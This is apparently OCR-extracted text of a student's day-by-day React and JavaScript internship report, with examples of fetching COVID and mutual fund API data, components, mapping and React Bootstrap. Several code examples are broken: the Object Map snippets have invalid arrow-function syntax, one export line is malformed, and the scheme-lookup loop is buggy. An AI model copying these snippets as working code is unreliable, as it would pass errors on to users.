
This feature I worked on wasn't just about technical stuff; it was also about making sure people get useful and timely information during a tough time. Overall, my work showed how to use React JS to put real-time data on a web page, make it easy to understand, and help people stay informed during the pandemic.

Code:



```
<!DOCTYPE html>
<head></head>
<body>
<script>
async function load(){
let url = "https://data.covid19india.org/data.json";
let myobject = await (await fetch(url)).json();
var days=0;
document.write(myobject["cases_time_series"][0]["date"]+"<br>");
document.write("Total Number of Days : "+myobject["cases_time_series"].length);
document.write("<table border='1' width='100%'>");
for(var i=0;i<myobject["cases_time_series"].length;i++){
if(myobject["cases_time_series"][i]["dailyconfirmed"]>100000){
document.write("<tr style='color:red'><td>"+myobject["cases_time_series"][i]["date"]+
"</td><td>"+myobject["cases_time_series"][i]["dailyconfirmed"]+
"</td><td>"+myobject["cases_time_series"][i]["dailydeceased"]+
"</td><td>"+myobject["cases_time_series"][i]["dailyrecovered"]+
"</td></tr>");
days = days+1;
}
else{
document.write("<tr><td>"+myobject["cases_time_series"][i]["date"]+
"</td><td>"+myobject["cases_time_series"][i]["dailyconfirmed"]+
"</td><td>"+myobject["cases_time_series"][i]["dailydeceased"]+
"</td><td>"+myobject["cases_time_series"][i]["dailyrecovered"]+
"</td></tr>");
}
}
document.write("</table>");
document.write("Total number of days with more than 1 lac cases :"+days);
}
load();
</script>
</body>
</html>
```

Output:



3.1.2 USER INPUT 1 : JS Pop Up Boxes:

In React JS dynamic web design, JavaScript pop-up boxes are vital for seamless user interaction. These versatile modal dialogs enhance UI by showing info, gathering input, and confirming actions. By combining React's flexibility with JavaScript, we create engaging pop-ups that improve functionality and aesthetics.

Pop-up boxes excel in notifications and input collection. React's integration with JavaScript crafts dynamic notifications without disturbing the page. They also gather structured input, like logins or surveys, adapting smoothly across devices.

JavaScript pop-up boxes elevate UI and engagement, creatively showcasing content without navigating away. Mastering these in React builds interactive, appealing web apps that please users. Merging React and JavaScript creates versatile pop-ups, serving various purposes while keeping the app cohesive.

1. Alert Box:

The alert box is used to display a simple message to the user. It provides an OK button for the user to acknowledge the message.

Example:

```
alert("Hello, welcome to our website!");
```

2. Prompt Box:

The prompt box displays a message to the user along with a text input field for them to enter data. It's often used to collect user input, such as their name or email. The input provided by the user is returned as a string.

Example:

```
const name = prompt("Please enter your name:");
console.log("User's name:", name);
```

3. Confirm Box:

The confirm box is used to ask the user for a binary choice (OK/Cancel). It's often used to confirm actions before proceeding. It returns a Boolean value (true if OK is clicked and false if Cancel is clicked).

Example:

```
const isConfirmed = confirm("Do you want to proceed?");
```

3.1.3 USER INPUT 2: Form to Variable:

Modern web development relies on React JS to create dynamic user interfaces. Our report dives into "Form to Variable," illustrating how React JS seamlessly transforms user inputs into dynamic webpage elements.
React JS, with its component-based structure and state management, connects form inputs to real-time data updates. This dynamic process enables instant validation, manipulation, and visualization, enhancing user experience.
"Form to Variable" not only simplifies development but also yields responsive interfaces with real-time feedback. This approach showcases the power of React JS in shaping interactive web design.

Example:


Output:

4.1 Day 4 / Week 1 – 01 AUGUST 2023


4.1.1 Form to table:

In my React.js internship, I implemented the "Form to Table" concept, seamlessly converting user-friendly form inputs into organized tables. This enhances data collection and presentation, improving user experience and interaction. This approach, driven by React.js, holds immense potential for dynamic web design, streamlining processes and making web apps more engaging and efficient.

Example:



Output:



4.1.2 JS Arrays:

JavaScript arrays are fundamental data structures used to store and manage collections of data items. They provide a powerful way to organize related values into a single entity.

Example:

```
const cars = [];
cars[0] = "Saab";
```


```
cars[1] = "Volvo";
cars[2] = "BMW";

console.log(cars);
```

5.1 Day 5 / Week 1 – 02 AUGUST 2023


5.1.1 Covid Data Search:

The COVID Data Check web application is designed to facilitate users in obtaining COVID-19 data for a specific date. By utilizing JavaScript, HTML, and the Fetch API, the application fetches data from the COVID-19 India Data API and presents it in an organized manner. This report outlines the key components and functionalities of the application.

Example:



Output:



5.1.2 Mutual Fund API:


The Mutual Fund API web application is designed to enable users to retrieve details about mutual fund schemes by entering their respective scheme codes. Leveraging JavaScript, HTML, and the Fetch API, the application connects to the API and presents relevant scheme names to the user.

Example:

```
MutualFund.html
<!DOCTYPE html>
<html lang="en">

<head>
  <title>mutual fund api data fetch</title>

</head>

<body>
  <div class="container-fluid text-center my-3">
    <h1 class="header">Mutual Fund Schema</h1>
    <p class="text-dark">total number of schemes in this API is:</p>
    <p id="msg" class="text-success"></p>
    <br />
  </div>
  <div class="container-fluid text-center my-3">
    <form class="form-horizontal">
      <div class="form-check-inline d-flex align-items-center justify-content-center">
        <label for="text" class="col-form-label m-1">Scheme Code: </label>
        <input type="text" name="searchBar" id="searchBar" class="input-group-text m-1"
          placeholder="Enter scheme code..." autocomplete="on" />
      </div>
      <input type="submit" class="btn btn-primary my-4" onclick="fund(this.form); return false;" />
    </form>
  </div>
  <div class="container-fluid my-4 text-center">
    <p id="fundlist" class="my1 text-success"></p>
  </div>
  <script>
    async function sfind() {
      const res = await fetch("https://api.mfapi.in/mf");
      const data = await res.json();
      document.getElementById("msg").innerHTML = data.length;
    }
    sfind();

    async function fund(form) {
```

```
      const res = await fetch("https://api.mfapi.in/mf");
      const data = await res.json();
      console.log(data);
      var e = form.searchBar.value;
      var found = 0;
      for (var i = 0; i < data.length; i++) {
        if (data[i]["schemeCode"] == Number(e.trim())) {
          document.getElementById("fundlist").innerHTML =
            "<span>Scheme name is: </span>" + data[i]["schemeName"];
          var found = 1;
          break;
        }
        if (found == 0) {
          document.getElementById("fundlist").innerHTML =
            "<span class='text-danger'>Invalid scheme code!</span>";
        }
      }
    }
  </script>
</body>

</html>
```

Output:



6.1 Day 6 / Week 1 – 03 AUGUST 2023

6.1.1 Functional Components:

Functional components are JavaScript functions that return JSX (JavaScript XML), which describes the structure and content of the UI elements to be rendered. They are a concise way to define components in React. Functional components are often used for simpler UI elements, such as buttons, labels, or simple display components.

Example:

```
JS App.js
functionalcomp > src > JS App.js > ...
import logo from './logo.svg';
import './App.css';

function App() {
  return (
    <div>
      <h1>HELLO</h1>
      <h2>InfoLabz123</h2>
    </div>
  );
}

function Msg() {
  return (
    <div>
      <h2>New Msg from Msg Component</h2>
    </div>
  );
}

function Add() {
  var a = 100,
    b = 500;
  return (
    <div>
      <h1>
        {" "}
        Addition of {a} and {b} is {a + b}
      </h1>
    </div>
  );
}
export default App;
export { Msg, Add };
```

Output:

6.1.2 Class Components:

Class components are JavaScript classes that extend the React.Component class provided by the React library. They offer a more extensive range of features compared to functional components, making them suitable for managing state, handling lifecycle methods, and implementing more complex UI logic.


Example:

JS App.js JS index.js

functionalcomp > src > JS App.js > ...

```jsx
import React, { Component } from 'react';

class Counter extends Component {
  constructor(props) {
    super(props);
    this.state = { count: 0 };
  }

  componentDidMount() {
    console.log('Component did mount');
  }

  componentDidUpdate(prevProps, prevState) {
    if (prevState.count !== this.state.count) {
      console.log('Count updated:', this.state.count);
    }
  }

  componentWillUnmount() {
    console.log('Component will unmount');
  }

  incrementCount = () => {
    this.setState({ count: this.state.count + 1 });
  };

  render() {
    return (
      <div>
        <p>Count: {this.state.count}</p>
        <button onClick={this.incrementCount}>Increment</button>
      </div>
    );
  }
}

export default Counter;
```

Output:



7.1 Day 7 / Week 2 – 04 AUGUST 2023

7.1.1 Variable Data Map:

Variable data mapping involves iterating through a collection of data and rendering corresponding UI components for each item in the collection. This technique is particularly useful when you need to display a list of items, such as posts, products, or user profiles, in a dynamic and maintainable manner.

Example:


```
JS App.js        JS index.js
src > JS App.js > App
  38    export default App;
  39    export [ Newcomp, Display ];
  40
```

Output:

7.1.2 Object Map:

Object mapping entails iterating through an object's properties and rendering corresponding UI components for each property. This technique is particularly useful when you want to present key-value pairs or object attributes in a clear and organized format within your user interface.

Example:



```
App.js
src > App.js > isrodata > spacecrafts
import logo from "./logo.svg";
import "./App.css";

function App() {
  return (
    <div className="App">
      <h1> Object Data Map</h1>
    </div>
  );
}

export default App;
const data = { KEY1: "VALUE1", KEY2: "VALUE2" };

function Datashow() {
  return (
    <div>
      {Object.keys(data).map((items, i) => (
        return (
          <h1>
            {items} and {data[items]}
          </h1>
        );
      ))}
    </div>
  );
}

const isrodata = {
  spacecrafts: [
    { id: 1, name: "Aryabhata" },
    { id: 2, name: "Bhaskara-I" },
    { id: 3, name: "Rohini Technology Payload (RTP)" },
    { id: 109, name: "GSAT-30" },
    { id: 110, name: "EOS-01" },
    { id: 111, name: "CMS-01" },
    { id: 112, name: "EOS-02" },
```


```
  ],
};

function IsroTable() {
  return (
    <div>
      {isrodata.spacecrafts.map((value) => (
        return (
          <h1>
            {" "}
            {value.id} and {value.name}
          </h1>
        );
      ))}
    </div>
  );
}

export { Datashow,IsroTable };
```

Output:


8.1.1 React Props:

React Props (short for "properties") are a fundamental concept in React that allow you to pass data from a parent component to its child components. This section explores the concept of React Props and demonstrates how to use them to create dynamic and reusable components.

Example:



Output:



8.1.2 React Bootstrap:

React Bootstrap is a library that provides a collection of pre-styled components and responsive design elements built on top of Bootstrap. It enables developers to create modern and professional-looking user interfaces with ease, leveraging the flexibility of React's component-based architecture.

App.js launch.json

src > App.js > ...

```
import logo from './logo.svg';
import './App.css';
import 'bootstrap/dist/css/bootstrap.min.css';
import { Button,Table } from 'react-bootstrap';

function App() {
  return (
    <div className="App">
      <p>Hi</p>
    </div>
  );
}

function Btn(){
  return(
    <div>
      <Button variant="primary">Click</Button>
    </div>
  );
}

function Tablecomp(){
  return(
    <div>
      <Table striped bordered hover>
      <thead>
        <tr>
          <th>#</th>
          <th>First Name</th>
          <th>Last Name</th>
          <th>Username</th>
        </tr>
      </thead>
      <tbody>
        <tr>
          <td>1</td>
          <td>Mark</td>
          <td>Otto</td>
          <td>@mdo</td>
        </tr>
        <tr>
          <td>2</td>
          <td>Jacob</td>
          <td>Thornton</td>
          <td>@fat</td>
        </tr>
        <tr>
          <td>3</td>
          <td colSpan={2}>Larry the Bird</td>
          <td>@twitter</td>
        </tr>
      </tbody>
    </Table>
    </div>
  );
}
export default App;
export {Btn,Tablecomp};
```

OUTPUT:

9.1.2 API data fetch with react:

